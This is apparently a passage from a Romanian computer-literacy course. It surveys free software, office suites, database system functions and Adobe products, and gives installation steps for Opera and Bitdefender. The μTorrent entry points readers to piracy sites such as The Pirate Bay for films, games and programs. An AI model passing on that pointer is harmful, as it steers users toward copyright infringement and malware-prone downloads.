- ❖ **Google Chrome:** este un browser creat de către Google și ca aproape tot ce a creat Google până acum este sinonim de calitate. De curând Chrome a adăugat posibilitatea personalizării cu suplimente (add-on), dar numărul lor este net inferior al celor puse la dispoziție de Firefox. Din octombrie 2013 este browser-ul cel mai folosit din lume.
- ❖ **Opera:** este browser-ul cel mai rapid. Are un număr mai mic de utilizatori decât Chrome sau Firefox, dar nu are nimic de invidiat concurenților săi și este întotdeauna în prima linie în ceea ce privește tehnologia. Este browserul care a inventat (și încă inventează) cel mai mult, apoi toate ideile noi sunt copiate de către celelalte browsere după câteva săptămâni.

Player video

- ❖ **Daum PotPlayer:** este urmașul player-ului KMPlayer, autorul după ce a cedat drepturile de autor celor de la PandoraTV, a creat Daum PotPlayer, un player video gratuit foarte asemănător lui KMPlayer și cu opțiuni aproape identice. Este actualizat foarte frecvent, nu instalează adware și nu conține publicitate. PotPlayer este capabil să ruleze un mare număr de formate video (de exemplu: DVD, AVI, MKV, WMV, QuickTime), iar codec-urile sunt

incorporate in software, astfel nu trebuie sa cautati si sa instalati alte codec-uri care pot crea probleme sistemului operativ. Permite sincronizarea audio/video in timp real, astfel daca aveti un video cu audio in intarziere sau anticipat puteti sa rezolvati problema cu doar cateva click-uri.

- ❖ **VLC media player (VideoLAN):** player open source, ca si PotPlayer nu are nevoie de codec-uri, acestea fiind integrate in program. Suporta aproape toate formatele video (DVD, DIVX, XVID, AVI, MKV, MPEG-4, etc.) si foarte multe formate de titrari (srt, vobsub, subrip, ssa, etc.). Cu VLC se poate viziona si fisiere video partiale, adica cele care inca nu sunt descarcate in totalitate. Aceasta optiune este foarte utila daca doriti sa vedeti ce descarcati cu eMule sau uTorrent, fara sa mai asteptati terminarea descarcarii.
- ❖ **MediaPlayerClassic Home Cinema (MPC-HC):** este un player video gratuit si open source, disponibil in versiune instalabila si portable (nu trebuie instalat pe calculator). Si acest software are codec-urile incorporate si este unul dintre cele mai bune playere compatibile cu fisierele video in format MKV (incluse fisierele video in 720p si 1080p, bineinteles daca hardware-ul va permite). O caracteristica foarte interesanta este aceea ca va permite sa sincronizati titrarea in timp real, functia SubResync este excelenta.

Player Audio

- ❖ **Foobar 2000:** este unul dintre cele mai bune playere audio pentru Windows. Interfata grafica nu este una dintre cele mai reusite, dar suporta aproape orice format audio (inclusu FLAC, APE, MPC, OGG, etc.) fara sa trebuiasca sa descarcati vreun plug-in sau codec. Daca aveti un album de muzica la care nu aveti titlurile la melodii, Foobar2000 se poate conecta in mod automat la database-ul de la FreeDB si redenumeste melodiile cu titlul corect. Suporta si fisiere CUE cu track unic.
- ❖ **AIMP:** este playerul audio care combina cele mai bune functii de la Foobar2000 si WinAmp. Si AIMP este compatibil cu aproape orice format audio (printre care: MP3, OGG, WMA, AAC, WAV, APE, AC3, FLAC, etc.), suporta formatul CUE cu track unic si playlist in diferite formate, incepand cu cel mai popular, formatul M3U.
- ❖ **Winamp:** playerul audio cel mai faimos din toate timpurile. Este foarte bogat in skins, interfete grafice frumoase si plug-in cu care puteti personaliza playerul in functie de nevoile voastre. Din pacate din 21 Decembrie 2013 este abandonat, dar functioneaza perfect.

Arhivare/dezarhivare fisiere

- ❖ **7zip:** program open source, de mici dimensiuni, este foarte usor de folosit si permite comprimarea sau decomprimarea unui numar mare de formate. Poate decompresa formatele 7Z, ZIP, GZIP, BZIP2, TAR, RAR, CAB, ISO, ARJ, LZH, CHM, Z, CPIO, RPM, DEB, NSIS si poate comprima in formatele 7Z, ZIP, GZIP, BZIP2, TAR.
- ❖ **Bandizip:** este gratuit, simplu de folosit, dar mai ales rapid atunci cand arhiveaza sau dezarhiveaza un fisier. Ca si 7zip, Bandizip suporta un numar mare atunci cand trebuie sa decompresioneze un fisier, de exemplu poate decompresa formatele RAR(part1.rar, r01), ACE, ALZ, APK, ARJ, BH, BZ, BZ2, CAB, EGG, GZ, J2J, JAR, IMG, IPA, ISO, LHA, LZH, LZMA, PMA, TBZ, TBZ2, TGZ, TLZ, TXZ, UDF, WAR, WIM, XZ, si Z. Cand il folositi pentru comprimarea unui fisier suporta urmatoarele formate: Zip(z01), ZipX(zx01), TAR, TGZ, 7Z(7z.001) si EXE(e01).
- ❖ **PeaZip:** este unul dintre cele mai bune programe de arhivare/dezarhivare gratis. Poate decompresa aproape toate formatele cunoscute si permite comprimarea in numeroase formate, printre care 7Z, ARC, BZ2, GZ, PAQ/LPAQ, PEA, QUAD/BALZ, TAR, UPX, ZIP. Programul este capabil sa creeze fisierele comprimate in formatul .PEA cu diferiti algoritmi de criptare (cu acest format trebuie sa adaugati o parola atunci cand creati o arhiva).

Descărcare muzică și filme

- ❖ **Songr:** dacă aveți nevoie de un program de descărcat muzică, cel mai recomandat este Songr. Gratuit, rapid și ușor de folosit, cu Songr puteți să descărcați muzică gratis de pe unele site-uri de muzică, precum Audiodump, BeeMp3, DilanDau, 4Shared, GoEar, Mp3Realm, Mpeg-Search, PostoPleer, SocBay, Soso, Tango, TinySong, Wrzuta și YouTube.
- ❖ **μTorrent:** este cel mai cunoscut și mai folosit client BitTorrent. Cu μTorrent puteți să descărcați muzică, filme, jocuri, programe și orice alt tip de fișiere, tot ce trebuie să faceți este să accesați site-urile care găzduiesc fișiere .torrent sau magnet link, precum Demonoid, The Pirate Bay, KickAss, IsoHunt, etc.
- ❖ **Ares:** este un client P2P, care permite să descărcați filme, muzică, programe, jocuri și imagini. Interfața grafică este foarte intuitivă și simplă, astfel programul este foarte ușor de folosit.

Inscripționare CD/DVD/Blu-Ray

- ❖ **CDBurnerXP:** este unul dintre cele mai bune programe de inscripționare CD-uri, DVD-uri și Blu-Ray. Interfața grafică este foarte intuitivă și pune la dispoziție un număr mare de funcții și opțiuni, potrivit pentru toți utilizatorii, începători sau experți. Se poate folosi și în scopuri comerciale (birou, magazin, etc.), nu doar pe calculatorul de acasă.
- ❖ **ImgBurn:** este un program de făcut CD, DVD și Blu-ray, foarte ușor de folosit și care consumă foarte puține resurse hardware, deci este foarte indicat pentru calculatoarele mai vechi.
- ❖ **Ashampoo Burning Studio Free:** este un alt program bun de scris CD-uri, DVD-uri și Blu-Ray. Interfața grafică este simplă și intuitivă, cu toate funcțiile ușor accesibile.

Modificare poze

- ❖ **GIMP:** este un program gratuit și open source care vă permite să modificați pozele voastre sau să creați imagini noi pornind de la zero. Este rapid, eficient, cu multe opțiuni utile și pune la dispoziție foarte multe filtre de calitate. Din cauza numeroaselor funcții, GIMP nu este prea intuitiv la început, dar dacă învățați să îl folosiți sigur va deveni programul vostru preferat.
- ❖ **Photofiltre Free:** caracteristica principală, care iese în evidență imediat după ce începeți să îl folosiți, este prezența unui număr foarte mare de filtre și efecte. Este foarte intuitiv și ușor de folosit, iar consumul de resurse este foarte redus. Este programul ideal pentru începători, în plus există și în versiune portabilă, astfel nu deranjați sistemul de operare cu o nouă instalare.
- ❖ **Photo Pos Pro:** în trecut era un program contra cost, dar de puțin timp a devenit gratuit. Punând la dispoziție un număr mare de efecte speciale și filtre, Photo Pos Pro este unul dintre cele mai bune programe de modificat poze gratis. Instrumentele puse la dispoziție sunt numeroase și de calitate: cu Photo Pos Pro puteți să corectați culorile, să eliminați efectul “ochilor roși”, să decupați, să rotiți sau să redimensionați pozele și multe altele. Merita încercat.

Stocare fișiere online

- ❖ **Google Drive:** pune la dispoziție 15 GB de spațiu gratuit (împartit cu Gmail și alte servicii Google). Google Drive se poate folosi online, cu ajutorul unui browser, fără să instalați nimic pe calculator sau cu ajutorul unei aplicații, disponibilă pentru Windows, Mac și Android.
- ❖ **Mega:** oferă 50 GB de spațiu gratuit și se concentrează asupra intimității utilizatorilor și a fișierelor stocate. Toate fișierele sunt criptate pe calculator înainte de a fi stocate online și când doriți să le descărcați, vor fi decriptate doar după ce au fost descărcate pe computer.
- ❖ **OneDrive:** este un serviciu de stocare online care aparține companiei Microsoft. Se integrează perfect cu alte aplicații Microsoft, cum ar fi Outlook și Office, oferă 15 GB de spațiu gratuit, dar din punct de vedere a intimității nu este maximum, din moment ce își rezervă dreptul de a accesa fișierele încărcate și eventual să le ștergă dacă nu sunt în conformitate cu regulile lor.

Backup

- ❖ **Paragon Backup & Recovery Free:** este compatibil cu orice versiune Windows, inclusiv 8.1, permite backup-ul incremental si se poate executa de pe un CD au FlashDrive. Nu este foarte rapid la crearea imaginii partitiei, dar este foarte rapid la restaurarea acesteia.
- ❖ **AOMEI Backupper Standard:** este un program gratuit, capabil sa faca un backup de a partiilor sau a intregului HDD. Interfata grafica este foarte clara si intuitiva, cu toate functiile usor accesibile. Se pot face backup-uri incrementale si diferentiale, se poate alege daca doriti sau nu sa comprimati imaginea backup-ului sau sa sa impartiti imaginea in mai multe parti. In plus, permite si crearea unui CD/DVD bootabil sau Flashdrive cu imaginea backup, astfel puteti sa restaurati imaginea in cazul in care Windows nu mai porneste.
- ❖ **Macrium Reflect Free:** chiar daca exista o versiune superioara contra cost, cu unele optiuni in plus, Macrium Reflect Free este un bun program de backup gratuit, simplu de folosit, cu multe functii utile, care permite sa creati o imagine de backup a unei partitii direct pe DVD.

Alte programe gratuite:

- ❖ **Nitro PDF Reader:** este un program gratuit care permite sa deschideti fisierele PDF.
- ❖ **DriverPack Solution:** este un program de cautare, instalare si actualizare a driverelor.
- ❖ **Xmedia Recode:** este unul dintre cele mai bune programe de conversie video, disponibil si in versiune portable. Pune la dispozitie numeroase profile predefinite pentru diferite dispozitive, cum ar fi Playstation 3, Xbox 360, iPhone, Blackberry, etc. In plus, Xmedia Recode permite si sa taiati parti dintr-un video.
- ❖ **PC INSPECTOR File Recovery:** este un program gratuit cu care puteti sa recuperati datele sterse de pe HDD. Puteti sa recuperati date si de pe HDD formate in mod rapid. Alte programe de recuperat date sterse de pe HDD.
- ❖ **PC INSPECTOR Smart Recovery:** acest program va permite sa recuperati datele sterse de pe cardurile de memorie (Flash Card, Smart Media, SONY Memory Stick, Micro Drive, Multimedia Card, Secure Digital Card si multe alte carduri). Reuseste sa recupereze poze, video, documente si multe alte fisiere sterse in diferite formate.

12.2 Pachetul Libre Office/ Open Office/ MS Office. SGBD.

Pachete gratuite

- ❖ **LibreOffice:** este o suita de programe de birou bazata pe codul de la Open Office compusa dintr-un procesor de text (Writer), o foaie de calcul (Calc), un program de grafica vectoriala (Draw), unul pentru formule matematice (Math), unul de prezentari (Impress) si un database (Base). Perfect compatibil cu Microsoft Office, LibreOffice este gratuit si pentru scopuri comerciale, deci se poate folosi la birou, magazin, etc. In acest moment este cea mai buna alternativa gratuita la Microsoft Office.
- ❖ **Apache OpenOffice:** a fost prima suita de programe de birou gratuita in stil Microsoft Office. Contine toate acele aplicatii considerate importante intr-un pachet de software pentru birou: un Word Processor, o foaie de calcul, un database, un software pentru prezentari, un editor de diagrame si un program pentru formule matematice. Si acesta suita se poate folosi gratuit si in scopuri comerciale nu doar personale.
- ❖ **SoftMaker FreeOffice:** este o alta suita office gratuita, compusa dintr-un procesor de text, o aplicatie de calcul tabelar si un program de prezentare grafica. Ca sa descarcati trebuie sa va inregistrati cu un email valabil unde veti primi codul cu care puteti sa deblocati programul. Pachetul care trebuie descarcat si instalat este de dimensiuni mult mai mici decat LibreOffice sau Apache OpenOffice si este foarte indicat pentru calculatoarele mai vechi, consumul de resurse fiind minim.

Microsoft Office sau **MS Office** este o suită de programe de birou create de firma Microsoft Corporation, care sunt însoțite și de o aplicație specială suprapusă lor pentru accesarea unitară simplă.

Aplicațiile de birou incluse în MS Office:

- ❖ **Microsoft Word** (procesor de text) - este cel mai răspândit procesor de texte folosit la ora actuală în lume. Se poate utiliza pentru a scrie scrisori, propuneri de afaceri, anunțuri publicitare, rapoarte de activitate, broșuri, rapoarte periodice, articole sau chiar pagini de web, toate acestea putându-se combina cu date de calcul, tabele și grafice din Excel, ilustrații din Power Point sau adrese din Access.
- ❖ **Microsoft Excel** (analiză de business și calcul tabelar) - cu acest program se pot realiza cu ușurință calcule tabelare, de la cele mai simple până la cele mai complexe; cu datele introduse se pot genera grafice cu o largă varietate de formate; datele pot fi sortate, filtrate, etc.
- ❖ **Microsoft PowerPoint** (program pentru prezentări grafice) - ajută la realizarea prezentărilor de diapozitive, obiecte transparente suprapuse și prezentări pe ecranul calculatorului. Programul Power Point are facilități pentru realizarea unor prezentări dinamice, în care pot fi incluse imagini (diapozitive de 35 mm sau imagini pe monitor), note pentru susținerea prezentării și programe.
- ❖ **Microsoft Access** (program pentru baze de date) - este un program pentru baze de date relationale care permite introducerea, vizualizarea, modificarea, ștergerea și extragerea rapoartelor. Acest program poate fi util, de exemplu, pentru salvarea listelor postale precum și pentru stocarea unor informații, cum ar fi numere extrase la loterie, adrese de internet sau numere de serie ale unor cărți de credit [7].
- ❖ **Microsoft Outlook** (agendă și client de poștă electronică) - combină facilitățile unei agende de întâlniri cu cele ale unui calendar și ale unei liste de priorități; toate acestea pe un singur ecran. Administrând timpul cu ajutorul acestui program, se poate planifica proiectele și gestiona optim timpul, profitând de fiecare secundă, eliminând timpii morți.
- ❖ **Microsoft Frontpage** (editor vizual de pagini web) - este util pentru editarea paginilor de web cu o mai mare finetă a detaliilor și cu un control mai mare față de oricare dintre programele Microsoft.
- ❖ **Microsoft Photo Editor** (editor fotografic) - retusează, modifică sau editează imagini grafice, de genul fotografiilor digitale sau a imaginilor grafice destinate paginilor de web.
- ❖ **Microsoft Publisher** (editor anunțuri): utilizând acest program se poate proiecta rapoarte, periodice, meniuri, broșuri, pliante, inscripții, etc. ușor și repede. Se pot realiza, de asemenea, pagini interesante de grafică publicitară.

Bineînțeles există și oferte (pachete) de la Microsoft care cuprind numai o parte din aceste programe.

Sistemele de gestiune a bazelor de date (în engleză: "database management system"), abreviat SGBD, reprezintă totalitatea programelor utilizate pentru crearea, interogarea și întreținerea unei baze de date. Include două categorii de module: module care sunt comune cu cele ale sistemelor de operare ale calculatoarelor și module cu funcții specifice bazei de date. Subsistemele monitor conțin programele de control al perifericelor și sistemul de gestiune a fișierelor. Subsistemele externe sunt alcătuite din procesorul de definiție și programul de administrare. Alături de acestea există programe de descriere a bazei de date și cereri de prelucrare. Între utilizator și sistem există două interfețe: definirea bazei de date și utilizarea bazei de date. Definirea unei baze de date se execută sub controlul procesorului de definiție (PD), capabil să prelucreze programe de descriere, formulate folosind limbaje specializate cunoscute sub denumirea de limbaje de definiție a datelor (LDD).

Funcțiile sistemelor de gestiune a bazelor de date

1. Stocarea, regăsirea și reactualizarea datelor.

Este funcția fundamentală a unui sistem de gestiune a bazelor de date. Sistemul trebuie să ascundă față de utilizatori detaliile privind implementarea fizică internă.

2. Asigurarea unui catalog accesibil utilizatorului

Catalogul sistemului conține date despre scheme, utilizatori, aplicații. Acesta trebuie să stocheze:

- denumirile, tipurile și dimensiunile articolelor de date;
- denumirile relațiilor;
- constrângerile de integritate asupra datelor;
- numele utilizatorilor autorizați care au acces la date;
- schemele externe, conceptuale, interne precum și transpunerile lor;
- statistica utilizării (de exemplu: frecvența tranzacțiilor, contorizarea numărului de accesări ale obiectelor din baza de date).

Utilizarea unui astfel de catalog de sistem asigură o serie de avantaje care sunt prezentate în continuare:

- contribuie la controlul datelor ca resurse;
- se poate defini în sensul datelor;
- simplifică comunicarea;
- identifică utilizatorii;
- identifică cu ușurință redundanța și incoerența;
- înregistrează modificările din baza de date;
- impactul unei modificări poate fi determinat înainte de implementare;
- îmbunătățește securitatea;
- îmbunătățește integritatea;
- monitorizează operațiile efectuate asupra bazei de date.

3. Asigurarea tranzacțiilor

Tranzacția reprezintă un set de acțiuni prin care se accesează sau se modifică conținuturile bazei de date. Dacă tranzacția eșuează (nu s-au efectuat toate modificările, sau modificările nu s-au efectuat în toate cazurile) baza de date devine incoerentă și, ca urmare, trebuie avut în vedere un mecanism care să anuleze toate modificările efectuate în cadrul tranzacției și să aducă baza de date în ultima stare coerentă anterioară începerii tranzacției.

4. Asigurarea serviciilor de control concurente

Sistemul de gestiune al bazei de date trebuie să garanteze că nu vor avea loc interferențe atunci când mai mulți utilizatori accesează baza de date.

5. Asigurarea serviciilor de reconstituire

În cazul în care în timpul funcționării sistemului au avut loc defecțiuni de natură hardware sau software, acesta trebuie readus într-o stare coerentă.

6. Asigurarea serviciilor de autorizare

În cazul în care în timpul funcționării utilizatorii încearcă intenționat sau accidental să acceseze date pe care nu au dreptul să le prelucreze, sistemul de gestiune al bazei de date trebuie să intervină.

7. Asigurarea unui suport pentru comunicarea datelor

Utilizatorii trebuie să poată accesa o bază de date centralizată de la locații aflate la distanță.

8. Asigurarea serviciilor de integritate

Integritatea bazei de date se referă la corectitudinea și coerența datelor stocate și se exprimă sub forma unor constrângeri care reprezintă regulile de coerență pe care baza de date nu are voie să le încalce.

9. Asigurarea serviciilor pentru promovarea independenței de date

Independența de date este obținută printr-un mecanism de vedere sau subschemă. Completa independență logică de date este dificil de obținut. De obicei se pot adăuga entități, atribute, relații, dar eliminarea lor nu este întotdeauna posibilă.

10. Asigurarea de servicii utilitare

Serviciile utilitare ajută la administrarea bazei de date. Câteva astfel de exemple sunt următoarele:

- facilități de import;
- facilități de monitorizare, pentru urmărirea utilizării;
- programe de analiză statistică;
- facilități de reorganizare a indecșilor;
- compactarea și realocarea spațiului eliberat prin îndepărtarea unor înregistrări din dispozitivele de stocare.

12.3 Programe multimedia. Pachetul Adobe.

Programe de editat poze / modificat fotografii

- ❖ **GIMP** - Initial, GIMP a fost creat ca aplicatie pentru platforma Unix/Linux si la vremea cand ma jucam si eu in Linux l-am incercat cu succes, mai ales ca pe atunci era singurul disponibil pentru acea platforma. GIMP a evoluat si el si imita destul de bine grafica Photoshop pe care a incercat sa-l copieze. A reusit sa copieze chiar si modul de lucru si uneltele din Photoshop, ba chiar proiectele pot fi salvate in varianta Photoshop ca sa poata fi deschise cu softul Adobe. E un avantaj urias daca vrei sa-l ai ca program de prelucrare a pozelor acasa, in tandem cu Photoshop-ul de la birou. Merge si pe MAC OS!
- ❖ **Paint.net** - Este o alta clona Photoshop care iti permite lucrul cu layere, iar Paint.net pot spune ca are o grafica si mai reusita decat Gimp. Poti modifica atributele pozei precum luminozitatea, contrastul, nivelurile de culori in mod automat sau manual. Ai la dispozitie si o droaie de efecte si este extrem de simplu de folosit. Toate uneltele sunt dispuse ca la Photoshop asa ca pentru trecerea de la unul la altul nu ai nevoie de mult timp de adaptare. A fost hiperpremiat prin 2007 cand si-a facut debutul, dar acum baietii s-au cam lasat pe tanjeala cu update-urile. Merge doar in Windows.
- ❖ **IrfanView** - Printre cele mai populare programe de editat poze se numara si IrfanView. Chiar daca a plecat de la ideea unui simplu program de vizualizare a fotografiilor, IrfanView poate fi folosit si pentru editarea sumara a pozelor. Pe langa operatiunile banale de redimensionare sau rotire a pozelor, aplicatia iti permite sa modifichi luminozitatea, contrastul sau culorilor. In plus, poti adauga diverse efecte si watermark-uri, la care se adauga si eliminarea efectului de ochi-rosii. Pentru functiile mai avansate poti aplica la diverse plug-in-uri. Nu este nici pe departe un inlocuitor pentru Photoshop, dar se poate dovedi util pentru utilizatorii ocazionali, mai ales ca ocupa doar cativa MB pe hard-disk.

Programe de editat vide / modificat video

- ❖ **Final Cut Pro** - Final Cut Pro este un soft de editare video foarte avansat. Chiar daca cu lansarea noului Final Cut Pro X, cei de la Apple nu au incantat, softul ramane printre cele mai bine vandute programe de editare. Este un soft foarte bun. Il recomand tuturor celor care vor sa ia o decizie drastica in avansarea lor. Te va ajuta acest soft in montajul unei nunti? Te va ajuta. Dar nu este singurul soft popular din domeniul montajului de nunta.
- ❖ **Sony Vegas Pro** - Sony Vegas Pro este programul de editare pe care eu il prefer. Am apreciat ca cei de la Sony au avut grija ca la fiecare update sa aduca beneficii majore. Este un program de editare relativ simplu. Eu il prefer pentru ca stie foarte bine sa foloseasca resursele unei statii grafice. Il recomand tuturor celor care pun accent pe creatie si nu pe preseturi de culoare si tranzitii.

- ❖ **Adobe Premiere Pro** - Adobe Premiere Pro Este un program de editare foarte popular printre videografi de nunta din ro. Multi il prefera. Eu personal nu il folosesc. Are un design mult mai facil decat sony vegas, dar ergonomia timpului, in viziunea mea lasa mult de dorit. In unele actiuni este foarte greoi. Chiar daca stie sa foloseasca resursele unei statii grafice, nu il poti compara cu sony vegas.

Sigur, orice program de editare are avantaje si dezavantaje. Marele avantaj al acestui program de editare este ca face parte din gama adobe. Toate programele din gama se inteleg foarte bine intre ele prin modul de import, export. Reamintim Ae si En care sunt foarte utile. Programe sunt multe. Nu cred ca are importanta cate sunt.

Programe de editat vide / modificat video

- ❖ **Power MP3 Cutter Joiner** - Cu Power MP3 Cutter Joiner puteți tăia sau puteți lipi fișiere în format MP3, WAV, WMA și OGG. Puteți stabili un timp de pornire și unul de final pentru a efectua o tăietură sau puteți deschide diverse fișiere și le puteți uni, într-unul singur.
- ❖ **Audacity** - Audacity este un program gratuit, open-source, pentru înregistrarea și administrarea fișierelor audio. Oferă suport pentru majoritatea formatelor audio și vă permite să mixați, să tăiați și să filtrați materialele audio, pentru a le optimiza și a vă crea propriile piese.
- ❖ **AVS Audio Tools** - Cu programul AVS Audio Tools puteți converti un fișier audio, între formate foarte diverse; puteți edita fișierul audio, puteți aplica efecte și filtre, aveți posibilitatea să mixați mai multe piese, să eliminați zgomote, să înregistrați fișiere audio indiferent de sursă și să inscripționați discuri audio.

Adobe Systems este, ca mărime, cea de-a doua companie din lume în domeniul de software. Cuvântul englez adobe, înseamnă cărămidă de chirpici.

Creative Suite 6

Principalele produse software ale firmei Adobe sunt reunite într-un pachet de programe denumit Creative Suite. În 2012 s-a ajuns la versiunea a șasea a pachetului, Creative Suite 6.

Master Collection:

- | | |
|------------------------------------|---------------------------|
| ❖ Adobe Photoshop CS6 Extended | ❖ Adobe Fireworks® CS6 |
| ❖ Adobe Illustrator CS6 | ❖ Adobe Premiere Pro CS6 |
| ❖ Adobe InDesign CS6 | ❖ Adobe After Effects CS6 |
| ❖ Adobe Acrobat® X Pro | ❖ Adobe Audition® CS6 |
| ❖ Adobe Flash® Professional CS6 | ❖ Adobe SpeedGrade™ CS6 |
| ❖ Adobe Flash Builder® 4.6 Premium | ❖ Adobe Prelude CS6 |
| ❖ Adobe Dreamweaver CS6 | ❖ Adobe Encore® CS6 |

Additional components:

- ❖ Adobe Bridge CS6
- ❖ Mocha for After Effects CS6*
- ❖ Adobe Dynamic Link
- ❖ Adobe Media Encoder CS6



13. Administrarea aplicațiilor frecvent utilizate. Pachete de programe frecvent utilizate.

Obiective:

1. Specificarea pachetelor de programe frecvent utilizate;
2. Însușirea procedurilor de instalare, dezinstalare, administrare, actualizare și configurare a aplicațiilor frecvent utilizate;

12.1 Instalare programe frecvent utilizate pe un PC.

Instalare browser Opera


- ❖ **Pasul 1:** Deschide pagina oficiala de descarcare a browser-ului Opera aflata la adresa <http://www.opera.com/browser/download/> si apasa mai intai pe link-ul "More options";
- ❖ **Pasul 2:** Selecteaza optiunea "International" si apasa pe butonul "Download Opera";
- ❖ **Pasul 3:** In fereastra de descarcare aparuta alege optiunea "Run" pentru a porni imediat instalarea browser-ului Opera;
- ❖ **Pasul 4:** Asteapta descarcarea programului de instalare a browser-ului Opera pe calculatorul tau;
- ❖ **Pasul 5:** Apoi asteapta scanarea programului de instalare a browser-ului Opera abia descarcat pe calculatorul tau (dureaza cateva secunde);
- ❖ **Pasul 6:** Urmeaza operatiunea de extragere a componentelor programului de instalare a browser-ului Opera pe calculatorul tau;
- ❖ **Pasul 7:** In fereastra initiala de instalare a browser-ului Opera apasa butonul "Options";
- ❖ **Pasul 8:** Vei vedea sectiunea de modificare a parametrilor browser-ului Opera in care ai optiunea de instalare in limba romana;
- ❖ **Pasul 9:** Apasa pe lista derulanta Language - Limba si selecteaza "Romana" pentru a continua instalarea browser-ului Opera in limba romana, apoi verifica daca esti de acord cu "conditiile serviciului Opera". Daca totul este in regula apasa pe butonul "Accepta si instaleaza";
- ❖ **Pasul 10:** Pe calculatoarele cu Windows Vista sau Windows 7 apare fereastra de verificare "User Account Control". Verifica numele programului care trebuie sa fie "Opera web browser" si al producatorului, care trebuie sa fie "Opera Software ASA"; daca totul este in regula apasa butonul "Yes" pentru contiunarea instalarii browser-ului Opera pe calculatorul tau;
- ❖ **Pasul 11:** Asteapta terminarea operatiunii de instalare a browser-ului Opera pe calculatorul tau (dureaza cateva secunde);
- ❖ **Pasul 12:** Dupa instalare browser-ul Opera in limba romana va porni imediat, afisand pagina de start;

De acum incolo poti folosi browser-ului Opera in limba romana pe calculatorul tau. Printre cele mai interesante facilitati ale browser-ului Opera se numara "Opera Turbo" pentru accelerarea afisarii paginilor web, previzualizarea paginilor web doar prin trecerea cu cursorul mouse-ului prin fata tab-urilor superioare si desigur posibilitatea de a descarca teme si aplicatii specifice pentru browser-ul Opera. Mai multe detalii despre facilitatile browser-ului Opera instalat pe calculatorul tau gasesti la <http://www.opera.com/browser/features/>.


Instalare antivirus - Bitdefender 2016

1. Dezinstalati de pe computer toate celelalte programe de securitate instalate.
 - a) Rulati instrumentul de dezinstalare Bitdefender pentru a elimina orice fisiere anterioare legate de Bitdefender: <http://www.bitdefender.com/uninstall>

- b) Deinstalati orice alt software de securitate pe care l-ati instalat pe sistem, utilizand pasii de deinstalare oferiti de producator. Acum reporniti sistemul și continuati cu instalarea Bitdefender 2016.
2. Instalati Bitdefender 2016 pe sistemul dumneavoastra.
- Accesati contul dumneavoastra Bitdefender Central. Daca nu aveti un cont deja, va rugam sa va inregistrati pentru unul.
 - Selectati panoul Dispozitivele mele.
 - In fereastra Dispozitivele mele, faceti click pe Instalare Bitdefender.
 - Alegeti Windows, apoi alegeti una dintre cele doua optiuni disponibile:
 - Vreti sa instalati Bitdefender pe acest dispozitiv.
Selectati Bitdefender Total Security 2016 apoi faceti clic pe Descarcare pentru a continua.
 - Vreti sa instalati Bitdefender pe un alt dispozitiv.
Selectati Bitdefender Total Security 2016 si introduceti o adresa de e-mail in campul corespunzator, apoi faceti click pe TRIMITE.



- e) Asteptati finalizarea descarcarii, apoi executati programul de instalare (click dreapta pe fisierul pe care l-ati salvat si selectati Run as administrator) Procesul de instalare de Bitdefender 2016 va incepe pe computer.
Acum, trebuie doar sa urmati instructiunile de pe ecran pentru a finaliza instalarea.




12.2 Instalare MS Office

Instalarea Office 2007

Puteți instala Office 2007 de pe un CD sau descărcându-l. După ce îl instalați, trebuie să-l activați în termen de 30 de zile.

